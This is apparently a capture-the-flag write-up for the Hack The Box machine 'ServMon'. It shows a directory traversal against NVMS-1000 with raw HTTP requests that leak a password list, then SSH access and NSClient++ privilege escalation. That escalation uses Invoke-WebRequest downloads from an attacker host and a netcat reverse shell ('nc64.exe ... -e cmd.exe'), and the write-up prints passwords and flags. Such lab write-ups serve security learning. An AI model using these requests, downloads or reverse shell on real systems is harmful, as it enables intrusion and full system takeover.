


ServMon

```
=====
| SERVMON 10.10.10.184 |
=====
```



InfoGathering

SCOPE

10.10.10.184

```
WindowsBuildLabEx      : 18362.1.amd64fre.19h1_release.190318-1202
WindowsCurrentVersion  : 6.3
WindowsEditionId       : Professional
WindowsInstallationType : Client
WindowsInstallDateFromRegistry : 08/04/2020 21:31:42
WindowsProductId       : 00330-80112-18556-AA213
WindowsProductName     : Windows 10 Pro
WindowsRegisteredOrganization :
WindowsRegisteredOwner : Nathan
WindowsSystemRoot      : C:\WINDOWS
WindowsVersion         : 1909
```

SERVICES

```
Services
=====
```

host	port	proto	name	state	info
10.10.10.184	21	tcp	ftp	open	Microsoft ftpd
10.10.10.184	22	tcp	ssh	open	OpenSSH for_Windows_7.7 protocol 2.0
10.10.10.184	80	tcp	http	open	
10.10.10.184	135	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.184	139	tcp	netbios-ssn	open	Microsoft Windows netbios-ssn
10.10.10.184	445	tcp	microsoft-ds	open	
10.10.10.184	5666	tcp	nrpe	open	
10.10.10.184	6699	tcp	napster	open	
10.10.10.184	8443	tcp	ssl/https-alt	open	

FTP

```
21/tcp open ftp          Microsoft ftpd
ftp-anon: Anonymous FTP login allowed (FTP code 230)
_01-18-20 12:05PM        <DIR>          Users
ftp-syst:
_ SYST: Windows_NT
```

Signing into the server gave me two usernames

- Nadine
- Nathan

I was able to download and read the files on the FTP server using anonymous access

```
root@kali:~/HTB/ServMon# cat Confidential.txt
Nathan,

I left your Passwords.txt file on your Desktop. Please remove this once you have edited it yourself and place it back into the secure folder.

Regards

Nadine
root@kali:~/HTB/ServMon# cat Notes\to\do.txt
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
root@kali:~/HTB/ServMon#
```

SSH

```
SSH 10.10.10.184 22 10.10.10.184 [*] SSH-2.0-OpenSSH_for_Windows_7.7
```

```
22/tcp open ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
ssh-hostkey:
 2048 b9:89:04:ae:b6:26:07:3f:61:89:75:cf:10:29:28:83 (RSA)
 256 71:4e:6c:c0:d3:6e:57:4f:06:b8:95:3d:c7:75:57:53 (ECDSA)
_ 256 15:38:bd:75:06:71:67:7a:01:17:9c:5c:ed:4c:de:0e (ED25519)
```

HTTP




JavaScript libraries

jQuery 1.7.2

```
80/tcp open http
fingerprint-strings:
  GetRequest, HTTPOptions, RTSPRequest:
    HTTP/1.1 200 OK
    Content-type: text/html
    Content-Length: 340
    Connection: close
    AuthInfo:
    <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
    <html xmlns="http://www.w3.org/1999/xhtml">
    <head>
    <title></title>
    <script type="text/javascript">
    window.location.href = "Pages/login.htm";
    </script>
    </head>
    <body>
    </body>
    </html>
  NULL:
    HTTP/1.1 408 Request Timeout
    Content-type: text/html
    Content-Length: 0
    Connection: close
    AuthInfo:
    _http-title: Site doesn't have a title (text/html).
```

favicon.ico	[Status: 200, Size: 1142, Words: 16, Lines: 4]
index.htm	[Status: 200, Size: 338, Words: 32, Lines: 13]
nul.htm	[Status: 200, Size: 0, Words: 1, Lines: 1]
/Pages/Login.htm	[Status: 200, Size: 2103, Words: 69, Lines: 60]
/Pages/Main.htm	[Status: 200, Size: 6096, Words: 1256, Lines: 142]



LOGIN PAGE: http://10.10.10.184/Pages/login.htm

SMB


```
SMB 10.10.10.184 445 SERVMON [+] Windows 10.0 Build 18362 x64 (name:SERVMON) (domain:SERVMON) (signing:False) (SMBv1:False)
```

AFTER OBTAINING PASSWORD I ENUMERATED SHARES


```
[+] 10.10.10.184:445 - ADMIN$ - (DISK) Remote Admin
[+] 10.10.10.184:445 - C$ - (DISK) Default share
[+] 10.10.10.184:445 - IPC$ - (IPC) Remote IPC
```

HTTPS

JavaScript frameworks

 RequireJS 2.1.18


JavaScript libraries


 jQuery 1.11.1

Font scripts

 Font Awesome

UI frameworks


 Bootstrap



api [Status: 403, Size: 20, Words: 4, Lines: 1]
index.html [Status: 200, Size: 5581, Words: 284, Lines: 1]

LOGIN PAGE: <https://10.10.10.184:8443/index.html#/console>

Sign in to use NSClient++



A sign-in form with a grey background. At the top center is a black silhouette of a person's head and shoulders. Below it is a white rectangular input field with the placeholder text "Password". Underneath the input field is a blue rectangular button with the text "Sign in" in white. At the bottom right of the form is a blue link that says "Forgotten password?"

Gaining Access

NVMS-1000 is vulnerable to a directory traversal vulnerability using
GET ../../../../../../../../../../../../../../../../../../windows/win.ini

Request

Raw	Params	Headers	Hex
1	GET ../../../../../../../../../../../../../../../../../../windows/win.ini HTTP/1.1		
2	Host: 10.10.10.184		
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0		
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		
5	Accept-Language: en-US,en;q=0.5		
6	Accept-Encoding: gzip, deflate		
7	DNT: 1		
8	Connection: close		
9	Cookie: dataPort=6063		
10	Upgrade-Insecure-Requests: 1		
11			

Response

Raw	Headers	Hex
1	HTTP/1.1 200 OK	
2	Content-type:	
3	Content-Length: 92	
4	Connection: close	
5	AuthInfo:	
6		
7	; for 16-bit app support	
8	[fonts]	
9	[extensions]	
10	[mci extensions]	
11	[files]	
12	[Mail]	
13	MAPI=1	
14		

Shortening the request I discovered I am 3 directories away from Windows root dir.
GET ../../../../Windows/win.ini HTTP/1.1

Nadine told Nathan

Nathan,

I left your Passwords.txt file on your Desktop.

Regards

We can read this file

GET ../../../../Users/Nathan/Desktop/Passwords.txt HTTP/1.1

Request

Raw

Params

Headers

Hex

```
1 GET ../../../../Users/Nathan/Desktop/Passwords.txt HTTP/1.1
2 Host: 10.10.10.184
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Cookie: dataPort=6063
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

Raw

Headers

Hex

Render

```
1 HTTP/1.1 200 OK
2 Content-type: text/plain
3 Content-Length: 156
4 Connection: close
5 AuthInfo:
6
7 1nsp3ctTh3Way2Mars!
8 Th3r34r3To0M4nyTrait0r5!
9 B3WithM30r4gaIn5tMe
10 L1k3B1gBut7s@W0rk
11 0nly7h3y0unGWill1F0ll0w
12 IfH3s4b0Utg0t0H1sH0me
13 Gr4etN3w5w17hMySk1Pa5$
```

1nsp3ctTh3Way2Mars!

Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
Only7h3y0unGWi11F0l10w
lfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5\$

I tested this password list against Nathan and Nadine and discovered Nadines password

USER: nadine

PASS: L1k3B1gBut7s@W0rk

I was then able to SSH into the machine

```
ssh nadine@10.10.10.184  
L1k3B1gBut7s@W0rk
```

I now have access to read the user flag

```
type C:\Users\Nadine\Desktop\user.txt  
# RESULTS  
7dd2b1dc2e0e259d58281f35a3fc454f
```

USER FLAG: 7dd2b1dc2e0e259d58281f35a3fc454f

PrivEsc

NSClient++ is vulnerable to a local privilege escalation vulnerability
exploits/windows/local/46802.txt

The master password is in C:\Program Files\NSClient++\nsclient.ini

```
Get-Content -Path "C:\Program Files\NSClient++\nsclient.ini" | Select-String -Pattern 'password'
```

```
PS C:\Users\Nadine> Get-Content -Path "C:\Program Files\NSClient++\nsclient.ini" | Select-String -Pattern 'password'  
password = ew2x6SsGTxjRwXOT
```

PASS: ew2x6SsGTxjRwXOT

I was not able to sign into the target using this method. I received a 403 not allowed error.

We are not able to use forgot password through the gui but we can through the command line

```
cd "C:\Program Files\NSClient++"  
nscp web -- password --display  
# THIS ALSO DISPLAYS THE PASSWORD
```

In order to reach the GUI easily I created a Local SSH Tunnel. Then I continued on using the PrivEsc method from the reference above.

Next I activated the needed modules


```
ssh -L 8443:127.0.0.1:8443 -L 443:127.0.0.1:443 nadine@10.10.10.184
Llk3B1gBut7s@W0rk
cd "C:\Program Files\NSClient++"
nscp settings --activate-module CheckExternalScripts
nscp settings --activate-module Scheduler
# After changing the settings I downloaded my files to the target
powershell
Invoke-WebRequest http://10.10.14.33/nc64.exe -OutFile C:\Temp\nc64.exe
Invoke-WebRequest http://10.10.14.33/servmon-tobor.bat -OutFile C:\Temp\servmon-tobor.bat
```

```
PS C:\Temp> Invoke-WebRequest http://10.10.14.33/nc64.exe -OutFile C:\Temp\nc64.exe
PS C:\Temp> Invoke-WebRequest http://10.10.14.33/servmon-tobor.bat -OutFile C:\Temp\servmon-tobor.bat
PS C:\Temp> dir
```

Directory: C:\Temp

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	17/04/2020 23:36	43696	nc64.exe
-a----	17/04/2020 23:36	53	servmon-tobor.bat

tobor.bat CONTENTS

```
@echo off
c:\temp\nc64.exe 10.10.14.11 443 -e cmd.exe
```

Sign into the client GUI and create a new external script

includes
modules
paths
— settings
+ NRPE
+ WEB
core
crash
default
— external scripts
+ alias
— scripts
default
foobar

🏠 Info + Add new

Section
Specify the path of the section here

Key
Specify the new key to add here

Value
Specify the new value to add here

Then create a task to execute this once a minute
also add

Key : command

Value : foobar

with

Key : interval

Value : 1m

includes
modules
paths
- settings
+ NRPE
+ WEB
core
crash
default
+ external scripts
+ log
- scheduler
- schedules
default

Info Changed Basic + Add new

Section
Specify the path of the section here

Key
Specify the new key to add here

Value
Specify the new value to add here

Add

The task ran and I gained a shell as SYSTEM

```
msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2 ...

C:\Program Files\NSClient++>type C:\Users\administrator\Desktop\root.txt
type C:\Users\administrator\Desktop\root.txt
90335ff2819c1476e07a1382eb758ed6

C:\Program Files\NSClient++>whoami
whoami
nt authority\system

C:\Program Files\NSClient++>
```

ROOT FLAG: 90335ff2819c1476e07a1382eb758ed6